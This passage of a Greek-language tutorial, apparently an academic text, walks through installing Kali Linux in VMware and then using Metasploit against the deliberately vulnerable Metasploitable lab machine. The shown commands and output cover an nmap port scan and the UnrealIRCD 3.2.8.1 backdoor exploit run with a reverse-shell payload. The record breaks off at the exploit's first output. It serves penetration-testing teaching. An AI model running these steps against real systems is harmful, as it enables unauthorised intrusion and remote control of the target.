
Εικόνα 7: Αρχείο λειτουργικού

Εν συνεχεία, επιλέγουμε τον τύπου του λειτουργικού που θα εγκαταστήσουμε (επειδή είναι ειδικό λειτουργικό δεν το αναγνωρίζει το πρόγραμμα αυτόματα και επιλέγουμε χειροκίνητα τον τύπο του από τη λίστα).




Εικόνα 8: Επιλογή τύπου λειτουργικού

Μετά επιλέγουμε την ονομασία του καθώς και την τοποθεσία που θα αποθηκεύσει το σκληρό του δίσκο.




Εικόνα 9: Όνομα υπολογιστή και τοποθεσία εγκατάστασης

Στο επόμενο βήμα επιλέγουμε την επεξεργαστική ισχύ που θέλουμε να έχει το εικονικό μας μηχάνημα. Καλό θα είναι ο hypervisor να έχει αρκετή επεξεργαστική ισχύ και μνήμη RAM διότι μπορεί να κολλήσει ο υπολογιστής σας και να έχετε ανεπιθύμητα αποτελέσματα. Οπότε στο εικονικό μηχάνημα θα δώσουμε ότι περισσεύει από τον hypervisor, ώστε να μην αντιμετωπίσουμε προβλήματα (στην περίπτωσή μας 2 πυρήνες και 3 GB RAM είναι αρκετά).



Εικόνα 10: Επεξεργαστική ισχύς εικονικού μηχανήματος



Εικόνα 11: Μνήμη εικονικού μηχανήματος

Στη συνέχεια για το δίκτυο το αφήνουμε ως έχει στην επιλογή NAT και πατάμε το **Next**.

Τέλος στις επιλογές για τον σκληρό δίσκο, καλό θα είναι να μην πειράξουμε τίποτα και να πατήσουμε μόνο Next μέχρι το τέλος, όπου θα δούμε μια σύνοψη των ρυθμίσεών μας και πατάμε **Finish** (Τέλος).


Αφού ολοκληρωθεί η ρύθμιση ξεκινάμε το εικονικό μηχάνημα, πατώντας **Power on this virtual machine**.

Εικόνα 12: Έναρξη εικονικού μηχανήματος


Επιλέγουμε **Install** (Εγκατάσταση)

Εικόνα 13: Εγκατάσταση Kali


Στο επόμενο βήμα επιλέγουμε τη γλώσσα, τη χώρα και το πληκτρολόγιο που θέλουμε να έχει.



Εικόνα 14: Επιλογή γλώσσας




Εικόνα 15: Επιλογή τοποθεσίας




Εικόνα 16: Επιλογή γλώσσας πληκτρολογίου

Στη συνέχεια εκτελεί κάποιες λειτουργίες και μετά μας ζητάει να δώσουμε όνομα του υπολογιστή.




Εικόνα 17: Hostname

Μετά ζητάει κωδικό για τον χρήστη root, και μετά μας ζητά να δημιουργήσουμε έναν νέο χρήστη που δεν θα είναι διαχειριστής καθώς και κωδικό γι’ αυτόν τον χρήστη. Εκεί βάζουμε ότι θέλουμε και συνεχίζουμε.



Εικόνα 18: Δημιουργία νέου χρήστη


Στη συνέχεια ρυθμίζουμε την ώρα και στο επόμενο βήμα μας ρωτάει πως θα διαμορφώσει το σκληρό δίσκο. Εκεί δεν αλλάζουμε τίποτα και πατάμε σε όλα Continue (συνέχεια), μέχρι το βήμα της τελικής επιβεβαίωσης όπου πατάμε Yes.



Εικόνα 19: Ρυθμίσεις σκληρού δίσκου


Μετά από αυτό το βήμα αρχίζει η εγκατάσταση του λειτουργικού και περιμένουμε ώσπου να ολοκληρωθεί.

Σε κάποιο σημείο θα μας ρωτήσει αν θέλουμε να εγκαταστήσει τον εκκινητή του συστήματος και επιλέγουμε **YES**.



Εικόνα 20: Boot loader


Μετά από αυτό ολοκληρώνεται η εγκατάσταση, επανεκκινείται το σύστημα και αφού εισάγουμε τον κωδικό χρήστη σωστά, βλέπουμε για πρώτη φορά την επιφάνεια εργασίας του Kali.



Εικόνα 21: Επιφάνεια εργασίας Kali


4.3 Χρήση Metasploit

Αριστερά στη μπάρα εργαλείων, βλέπουμε ένα εικονίδιο με αυτό το σήμα  . Αυτό είναι η συντόμευση του προγράμματος **Metasploit**. Πατώντας το εκκινείται ένα νέο framework instance σε ένα τερματικό.



Εικόνα 22: Εκκίνηση Metasploit

Ξεκινώντας, πληκτρολογώντας τη λέξη «**help**» ή τον χαρακτήρα « **?** », το πρόγραμμα μας δείχνει τις εντολές που μπορούμε να χρησιμοποιήσουμε



Εικόνα 23: Εντολή help

Στη συνέχεια, για να εξηγήσουμε με ένα παράδειγμα τον τρόπο λειτουργίας του Metasploit θα χρησιμοποιήσουμε το εικονικό μηχάνημα Metasploitable, που αναφέραμε στο πρώτο κεφάλαιο. Το Metasploitable είναι ένα ειδικά διαμορφωμένο με ευπάθειες εικονικό μηχάνημα με λειτουργικό Ubuntu Linux, με σκοπό τις δοκιμές και επιδείξεις ευπαθειών.

Αφού το κατεβάσουμε από την ιστοσελίδα «https://community.rapid7.com/docs/DOC-1875», το εγκαθιστούμε στο VMWare όπως κάναμε με το Kali Linux. Για να εισέλθουμε στο σύστημα μας ζητάει όνομα χρήστη και κωδικό, που είναι «**msfadmin**».

Για να επιτεθούμε σε ένα σύστημα πρέπει να ξέρουμε την IP διεύθυνσή του, και γι' αυτό στο τερματικό του Metasploitable πληκτρολογούμε την εντολή «**ifconfig**».

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1f:3b:0c
          inet addr:192.168.72.129  Bcast:192.168.72.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1f:3b0c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6131 (5.9 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:19 Base address:0x2000
```

Εικόνα 24: IP διεύθυνση Metasploitable

Τώρα που ξέρουμε τον στόχο μας, πρέπει να διερευνήσουμε αν υπάρχουν τρόποι να εισβάλουμε στον στόχο. Αυτό θα γίνει με σάρωση των θυρών του στόχου με την εντολή «**nmap –p0-65535 192.168.72.129**».

```
File  Edit  View  Search  Terminal  Help
Host is up (0.00010s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
38471/tcp open  unknown
41912/tcp open  unknown
54287/tcp open  unknown
60737/tcp open  unknown
MAC Address: 00:0C:29:1F:3B:0C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
msf > _
```

Εικόνα 25: Ανοιχτές θύρες Metasploitable


Έστω τώρα ότι θέλουμε να επιτεθούμε στην θύρα 6667 που λειτουργεί το πρόγραμμα **UnrealIRCD IRC daemon**. Πάμε στο τερματικό του Metasploit και ψάχνουμε exploits για το IRC.

```
msf > search irc

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   auxiliary/dos/windows/llmnr/ms11_030_dnsapi       2011-04-12       normal     Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
   exploit/linux/misc/lprng_format_string            2000-09-25       normal     LPRng use_syslog Remote Format String Vulnerability
   exploit/multi/http/struts_default_action_mapper   2013-07-02       excellent  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   exploit/multi/http/sysaid_auth_file_upload        2015-06-03       excellent  SysAid Help Desk Administrator Portal Arbitrary File Upload
   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/pbot_exec                      2009-11-02       excellent  PHP IRC Bot pbot eval() Remote Code Execution
   exploit/multi/misc/ralnx_pubcall_exec             2013-03-24       great      RalNX PHP Bot PubCall Authentication Bypass Remote Code Execution
   exploit/multi/misc/w3tw0rk_exec                   2015-06-04       excellent  w3tw0rk / Pitbul IRC Bot  Remote Code Execution
   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   exploit/osx/misc/ufo_ai                           2009-10-28       average    UFO: Alien Invasion IRC Client Buffer Overflow
   exploit/unix/irc/unreal_ircd_3281_backdoor        2010-06-12       excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/browser/mirc_irc_url              2003-10-13       normal     mIRC IRC URL Buffer Overflow
   exploit/windows/browser/ms06_013_createtextrange  2006-03-19       normal     MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
   exploit/windows/emc/replication_manager_exec      2011-02-07       great      EMC Replication Manager Command Execution
   exploit/windows/misc/mirc_privmsg_server          2008-10-02       normal     mIRC PRIVMSG Handling Stack Buffer Overflow
   exploit/windows/misc/talkative_response           2009-03-17       normal     Talkative IRC v0.4.4.16 Response Buffer Overflow
   exploit/windows/misc/ufo_ai                       2009-10-28       average    UFO: Alien Invasion IRC Client Buffer Overflow


msf > _
```

Εικόνα 26: Εντολή Search irc

Στα αποτελέσματα αυτά, βλέπουμε ότι υπάρχουν διάφορα exploits με διαφορετικές λειτουργίες το καθένα. Δεδομένου ότι ξέρουμε ότι ο στόχος χρησιμοποιεί λειτουργικό σύστημα Linux, θα χρησιμοποιήσουμε το exploit « **exploit/unix/irc/ unreal_ircd_328l_backdoor** ». Αυτό το exploit, αν εκτελέσουμε την εντολή « **info exploit/unix/irc/unreal_ircd_328l_backdoor** » θα μας εξηγήσει ότι στο αρχείο που κατεβάζαμε το πρόγραμμα Unreal IRCD 3.2.8.1, είχαν προσθέσει ένα μολυσμένο κώδικα ώστε να δημιουργεί μια θύρα επικοινωνίας στον επιτιθέμενο, από τον στόχο. Αφού λοιπόν γίνει η εκμετάλλευση του κώδικα, θα πρέπει να εκτελέσουμε ένα payload το οποίο θα μας επιτρέψει να εκτελέσουμε εντολές στον στόχο από το τερματικό μας, με δικαιώματα διαχειριστή.


Στη συνέχεια λοιπόν, πληκτρολογούμε την εντολή « **use exploit/unix/irc/ unreal_ircd_328l_backdoor** » και την εντολή «**show payloads**» όπου μας δείχνει τα διαθέσιμα payloads γι' αυτό το exploit.



```
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unreal_ircd_3281_backdoor) > _
```


Εικόνα 27: Εντολή Show payloads

Επιλέγουμε ένα payload με την εντολή « **set payload cmd/unix/reverse** » και πατάμε την εντολή « **show options** »



Εικόνα 28: Εντολή Show options

Βλέπουμε πως λείπουν δύο απαιτούμενες μεταβλητές για την εκτέλεση του exploit. Η μεταβλητή RHOST (στόχος) και η μεταβλητή LHOST (ο επιτιθέμενος). Αφού δώσουμε τις μεταβλητές (στην περίπτωσή μας όπως στην εικόνα)



Εικόνα 29: Ανάθεση διευθύνσεων IP για την εκτέλεση του exploit.

Και είμαστε έτοιμοι να τρέξουμε το exploit αυτό απλά πατώντας την εντολή « **exploit** ».

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.72.128:4444
[*] Connected to 192.168.72.129:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
